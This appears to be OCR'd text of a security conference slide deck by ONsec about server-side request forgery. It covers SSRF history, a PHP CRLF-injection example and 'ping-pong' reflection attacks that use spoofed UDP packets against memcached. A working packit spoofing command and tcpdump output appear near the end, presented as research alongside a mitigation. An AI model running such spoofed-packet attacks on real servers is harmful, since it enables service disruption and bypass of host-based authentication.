SSRF pwns: new techniques and stories

@ONsec_lab: http://lab.onsec.ru

Alexander Golovko
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

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About us

ONsec - web application security company founders since 2009

Alexander - network security expert, Debian GNU/Linux maintainer

Vladimir - webapp security expert, bughunter

@ONsec_lab - webapp security research Twi+Blog: **http://lab.onsec.ru** [ENG]

Awarded by Google, Yandex, **bla-bla-bla**

Wants to create yet another Web App Firewall ;)

About SSRF

First described in 2008, Deral Heiland http://goo.gl/Q5ZDh

Reincarnated for XXE during Yandex's Month of SecBugs (end of 2011), @ONsec_lab: http://goo.gl/9OXfu

Exploited SAP through gopher in 2012, BH-US: http://goo.gl/Lt4pr, ERPScan - A.Polyakov, D.Chastukhin

Re-discovered as XSPA by Riyaz Walikar (2012, Nov): http://goo.gl/IsCAz

Exploited memcached, fastcgi, etc: http://goo.gl/D8UCd

Top Ten Web Hacking Techniques of 2012 2nd place: http://goo.gl/XUWS8 "Pwning via SSRF (memcached, php-fastcgi, etc)"

CWE-918: http://cwe.mitre.org/data/definitions/918.html

About SSRF

What is Server-Side Request Forgery?

"SSRF bible. Chetsheet": **http://goo.gl/oRMhg**

CWE-918 not so correct:

The **web server** receives a **URL** or similar request from an upstream component and retrieves the contents of this URL...

Not only web-servers, not only URL

```
fputs($f,"GET /index.php?username={$_POST['login']}
HTTP/1.1\r\nHost: $host\r\n\r\n");//CRLF injection
```

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Before we start

SSRF for bypass host-based auth
SSRF for bypass firewalls
SSRF for bla-bla-bla

But is there any other ways to do the same?

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
Hello from early 90th!

Packets forwards between interfaces

By default in Debian/RedHat


UDP packet can be easily sent from Internet, classic spoofing (DDoS way)



Can exploit your SNMP, memcached, others UDP+host-based auth servers

Use sysctl net.ipv4.conf.<all>.rp filter

Advanced UDP spoofing exploitation



Exploit services as SSRF where response is request to another service


Ping-pong SSRF,spoofing based SSRF

Firewalls bypass in deep network by chaining requests, no restrictions more!


Reflection SSRF attack

- Spoofing attack where service response used as a request for another service - Server-Side Request Forgery
- In spoofed packet attacker set source IP/port from victim
- Memcached easy to be exploited
- Echo service is ideal for this purpose

Reflection SSRF attack



"Ping-pong" effect (UDP)



1 Spoofed packet:
set key 1 3600 5
stats

2 Spoofed packet,
source address:
Host B
get key

Host A
memcached

3

Host B
memcached

Firewall

0x01 ...
VALUE key
stats

4 **0x01 ...**
ERROR
STAT PID ..
...

5

...
infinite
loops
...

By default memcached
listened at :11211
TCP and UDP both!

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
"Ping-pong" effect (UDP) exploit

```
sudo packit -t udp -s 10.3.0.5 -d 10.3.0.4 -S 11211 -D 11211 -p '0x 01 01 00 00 00 01 00 00 67 65 74 20 61 61 61 0d 0a'
```



```
00:10:57.800502 IP 10.3.0.4.11211 > 10.3.0.55.11211: UDP, length 17
	0x0000:  4500 002d cb6f 0000 8011 23f7 ac1e 7a14  E..-.o....#...z.
	0x0010:  ac1c 790a 2bcb 2bcb 0019 b3d5 0101 0000  ..y.+.+.........
	0x0020:  0001 0000 6765 7420 6161 610d 0a         ....get.aaa..
00:10:57.800860 IP 10.3.0.55.11211 > 10.3.0.4.11211: UDP, length 45
	0x0000:  4500 0049 0000 4000 4011 ef4a ac1c 790a  E..I..@.@..J..y.
	0x0010:  ac1e 7a14 2bcb 2bcb 0035 4ba0 0101 0000  ..z.+.+..5K.....
	0x0020:  0001 0000 5641 4c55 4520 6161 6120 3020  ....VALUE.aaa.0.
	0x0030:  3134 0d0a 7665 7273 696f 6e0d 0a         14..version
00:10:57.855722 IP 10.3.0.4.11211 > 10.3.0.55.11211: UDP, length 15
	0x0000:  4500 002b 0000 4000 3f11 f068 ac1e 7a14  E..+..@.?..h..z.
	0x0010:  ac1c 790a 2bcb 2bcb 0017 681f 0101 0000  ..y.+.+...h.....
	0x0020:  0001 0000 4552 524f 520d 0a              ....ERROR..
00:10:57.855891 IP 10.3.0.4.11211 > 10.3.0.55.11211: UDP, length 23
